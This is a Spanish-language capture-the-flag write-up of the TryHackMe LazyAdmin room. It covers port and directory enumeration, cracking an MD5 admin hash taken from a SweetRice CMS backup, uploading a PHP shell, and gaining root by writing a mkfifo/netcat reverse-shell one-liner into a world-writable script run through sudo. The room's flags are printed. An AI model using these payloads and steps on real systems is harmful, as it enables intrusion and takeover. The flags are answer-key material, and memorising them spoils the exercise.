

Liiaam251

LazyAdmin: <https://tryhackme.com/room/lazyadmin>

NMAP:

```
(kali@vbox)-[~/Descargas]
$ sudo nmap --min-rate=5000 -Pn -sS -sVC -n -T4 -p- --open 10.10.104.121
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 17:45 CEST
Nmap scan report for 10.10.104.121
Host is up (0.48s latency).
Not shown: 43962 closed tcp ports (reset), 21571 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.23 seconds

(kali@vbox)-[~/Descargas]
```

Vemos un http

Gobuster:


```
(kali@vbox)-[~/Descargas]
$ gobuster dir -u http://10.10.104.121/ -w subdomains-top1million-5000.txt -x bak,txt,zip

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.104.121/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: subdomains-top1million-5000.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: bak,txt,zip
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/content (Status: 301) [Size: 316] [→ http://10.10.104.121/content/]
Progress: 17789 / 19992 (88.98%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 17869 / 19992 (89.38%)
Finished. Check the checkbox "Site close" to open your website.
```



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

Vemos que hay un CMS SweetRice

```
(kali@vbox)-[~/Descargas]
$ gobuster dir -u http://10.10.104.121/content -w subdomains-top1million-5000.txt -x bak,txt,zip

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.104.121/content
[+] Method: GET
[+] Threads: 10
[+] Wordlist: subdomains-top1million-5000.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,zip,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 323] [→ http://10.10.104.121/content/images/]
/js (Status: 301) [Size: 319] [→ http://10.10.104.121/content/js/]
/as (Status: 301) [Size: 319] [→ http://10.10.104.121/content/as/]
/license.txt (Status: 200) [Size: 15410]
/inc (Status: 301) [Size: 320] [→ http://10.10.104.121/content/inc/]
Progress: 19988 / 19992 (99.98%)

Finished
```

Vamos a inc

404.php	2016-09-19 17:55 1.9K
alert.php	2016-09-19 17:55 2.1K
cache/	2019-11-29 12:30 -
close_tip.php	2016-09-19 17:55 2.4K
db.php	2019-11-29 12:30 165
do_ads.php	2016-09-19 17:55 782
do_attachment.php	2016-09-19 17:55 640
do_category.php	2016-09-19 17:55 2.8K
do_comment.php	2016-09-19 17:55 3.0K
do_entry.php	2016-09-19 17:55 2.6K
do_home.php	2016-09-19 17:55 1.8K
do_lang.php	2016-09-19 17:55 387
do_rssfeed.php	2016-09-19 17:55 1.5K
do_sitemap.php	2016-09-19 17:55 4.5K
do_tags.php	2016-09-19 17:55 2.7K
do_theme.php	2016-09-19 17:55 452
error_report.php	2016-09-19 17:55 2.5K
font/	2016-09-19 17:57 -
function.php	2016-09-19 17:55 89K
htaccess.txt	2016-09-19 17:55 137
init.php	2016-09-19 17:55 3.9K
install.lock.php	2019-11-29 12:30 45
lang/	2016-09-19 17:57 -
lastest.txt	2016-09-19 17:55 5
mysql_backup/	2019-11-29 12:30 -
rssfeed.php	2016-09-19 17:55 1.6K
rssfeed_category.php	2016-09-19 17:55 1.7K
rssfeed_entry.php	2016-09-19 17:55 2.1K
sitemap_xml.php	2016-09-19 17:55 2.1K

Y abrimos el lastest.txt y tenemos version

También tenemos un sqlbackup la descargamos y abrimos

```

date int(10) NOT NULL,
PRIMARY KEY (`id`),
UNIQUE KEY `name` (`name`)
ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8';
14 => 'INSERT INTO `%-_%_options` VALUES('\1\','global_setting\','a:17:{s:4:\"name\";s:25:\"Lazy Admin6#039;s
\"description\";s:11:\"Description\";s:5:\"admin\";s:7:\"manager\";s:6:\"passwd\";s:32:\"42f749ade7f9e19
etRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If you are t
n your website.</p><p>More help at <a href=\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice
user_track\";i:0;s:11:\"url_rewrite\";i:0;s:4:\"logo\";s:0:\"\";s:5:\"theme\";s:0:\"\";s:4:\"lang\";s:
15 => 'INSERT INTO `%-_%_options` VALUES('\2\','categories\','\','1575023409\');',
16 => 'INSERT INTO `%-_%_options` VALUES('\3\','links\','\','1575023409\');',
17 => 'DROP TABLE IF EXISTS `%-_%_posts`';

```

Liiaam251

Tenemos manager y password en md5

Encrypter

Decrypter

Texto

42f749ade7f9e195bf475f37a44cafc

Hash MD5

Password123

Entramos al login y vamos a media

10.10.154.12/content/as/?type=media_center

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D

Media Center

Search Keywords Search

Parent

Name	File Type	Date
shell.php5	application/octet-streams	Sep 16 2025 09:57

Bulk Delete

Page Limit: Done

New Directory : Done

Upload : Browse... No files selected. Extract zip archive? Done

Max upload file size:2M

Nos ponemos en escucha

```
(kali@vbox) - [~/Descargas]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.9.3.96] from (UNKNOWN) [10.10.48.80] 46970
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
16:17:03 up 2 min, 0 users, load average: 0.34, 0.25, 0.10
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1050): Inappropriate ioctl for device
bash: no job control in this shell
www-data@THM-Chal:/$

www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$
```

ROOTFLAG:

Liiaam251

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$
```

```
www-data@THM-Chal:/home/itguy$ cat /home/itguy/backup.pl
cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$
```

```
drwxr-xr-x  2 root root    4096 Feb 27  2019 compizconfig
drwxr-xr-x  2 root root    4096 Nov 29  2019 console-setup
-rw-r--rwx  1 root root      81 Nov 29  2019 copy.sh
drwxr-xr-x  2 root root    4096 Feb 27  2019 cracklib
drwxr-xr-x  2 root root    4096 Nov 29  2019 cron.d
```

Vemos que dentro tiene una especie de shell sh, cambiamos lo que hay con echo:

```
www-data@THM-Chal:/$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.9.3.96 4444 >/tmp/f' > /etc/copy.sh
py.sh
<t /tmp/f|bin/bash -i 2>&1|nc 10.9.3.96 4444 >/tmp/f' > /etc/copy.sh
```

```
www-data@THM-Chal:/$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

```
10.9.3.96:1234 ERROR: Shell connection terminated
(kali@vbox)-[~/Descargas]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.3.96] from (UNKNOWN) [10.10.48.80] 39116
bash: cannot set terminal process group (1050): Inappropriate ioctl for device
bash: no job control in this shell
root@THM-Chal:/#
```

Y ya estaría

```
root@THM-Chal:~# cat root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
root@THM-Chal:~#
```